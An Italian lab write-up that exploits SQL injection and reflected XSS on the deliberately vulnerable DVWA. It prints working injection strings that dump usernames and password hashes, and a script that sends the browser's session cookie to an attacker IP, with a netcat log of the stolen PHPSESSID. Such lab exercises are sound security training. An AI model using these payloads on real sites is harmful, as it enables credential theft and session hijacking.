

# EXPLOIT SQL E XSS

**Traccia:** Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA.

**Svolgimento:**

## SQL Injection

Il primo attacco exploit che andremo a vedere è l'attacco SQL injection, un attacco rivolto alle vulnerabilità delle web app tramite richieste effettuate ad un database.

Sono attacchi atti a manipolare dati sensibili o prendere controllo del sistema.


Per prima cosa siamo andati sulla DVWA di Metasploitable 2, impostato il livello di sicurezza su low ed impostato su SQL injection (not blind).

Per prima cosa siamo andati a verificare i vari ID presenti all'interno del database, digitando dei numeri da 1 a 5 avremo diversi risultati che ci faranno intuire la struttura delle tabelle presenti sul database.

Per ottenere risultati non autorizzati, bypassando l'inserimento delle password abbiamo utilizzato il comando:

```
1' OR '1'='1
```

Ciò che apparirà sarà la lista completa degli utenti.



The screenshot shows a web application interface titled "Vulnerability: SQL Injection". It features a "User ID:" label, a text input field, and a "Submit" button. Below the input field, the results of the query are displayed in red text. The results show a list of users, including 'admin', 'Gordon Brown', 'Hack Me', 'Pablo Picasso', and 'Bob Smith', indicating that the injected payload successfully bypassed the password requirement and retrieved all user records.

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

Come secondo passaggio abbiamo inserito come comando:

```
1' UNION SELECT null, null FROM users#
```

E' un comando che sfrutta l'istruzione UNION per combinare il risultato di più query SQL, utilizzata per estrarre i dati da una tabella database, in questo caso users.

Il risultato ottenuto sarà:

**User ID:**

```
ID: 1' UNION SELECT null, null FROM users#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT null, null FROM users#  
First name:  
Surname:
```

Dopodichè, andremo a cercare di ottenere dati più specifici come le password tramite il comando SQL:

`1' UNION SELECT user, password FROM users#`

Se il comando precedente serviva per ottenere dati generici, con questo, sempre dalla tabella users, otterremo anche i dati specifici di ciascun account, comprese le password.

**User ID:**

```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

## XSS Reflected Exploit e cattura dei cookies

Il prossimo attacco che andremo a vedere è sempre un attacco rivolto alle web app, ma sfrutta le vulnerabilità di mancato filtraggio degli input, iniettando script malevoli (solitamente in linguaggi come HTML, Java o Javascript) che serviranno

all'attaccante per colpire l'utente ignaro. Una pagina vulnerabile è una pagina web su cui possono essere eseguiti facilmente gli script.


L'attacco preso in esame è l'XSS Reflected, attacco che esegue direttamente uno script aggiungendo all'url di un sito lo script malevolo.

Per eseguire questo tipo di attacco siamo andati sulla DVWA nella sezione XSS Reflected, andando ad inserire lo script che vogliamo sia eseguito.

Ho fatto l'esperimento con uno script semplice che mi farà vedere un innocuo pop up:

```
<script>alert('XSS')</script>
```

Il risultato sarà quello seguente:



Ciò che è stato richiesto è anche l'utilizzo di NetCat per rimanere in ascolto della pagina web, per riuscire a catturare il cookie.

Lo script che ho utilizzato in questo caso è il seguente, eseguito sulla porta 8080, inserendo l'IP della macchina Kali Linux:

```
<script>  
    new Image().src="http://192.168.1.102:8080/?cookie=" +  
document.cookie;  
</script>
```

Nel frattempo avremo messo NetCat in ascolto della porta 8080 per la cattura del cookie, il risultato su NetCat sarà il seguente:

```
(kali㉿kali)-[~]  
└─$ nc -lvp 8080  
listening on [any] 8080 ...  
192.168.1.102: inverse host lookup failed: Unknown host  
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.102] 49060  
GET /?cookie=security=low;%20PHPSESSID=1bab3f066d1145e623fa9dce1e6d55bf HTTP/1.1  
Host: 192.168.1.102:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.1.246/
```

Nella riga che inizia con GET potremo visualizzare il cookie che è stato intercettato. N.d.r.: I cookie sono dei piccoli file di dati che un sito web invia al Browser dell'utente e ne memorizza i dati, vengono utilizzati per facilitare l'accesso a vari siti senza inserire tutte le indicazioni di volta in volta, in sostanza memorizza le preferenze dell'utente, traccia le sessioni ed analizza il comportamento degli utenti.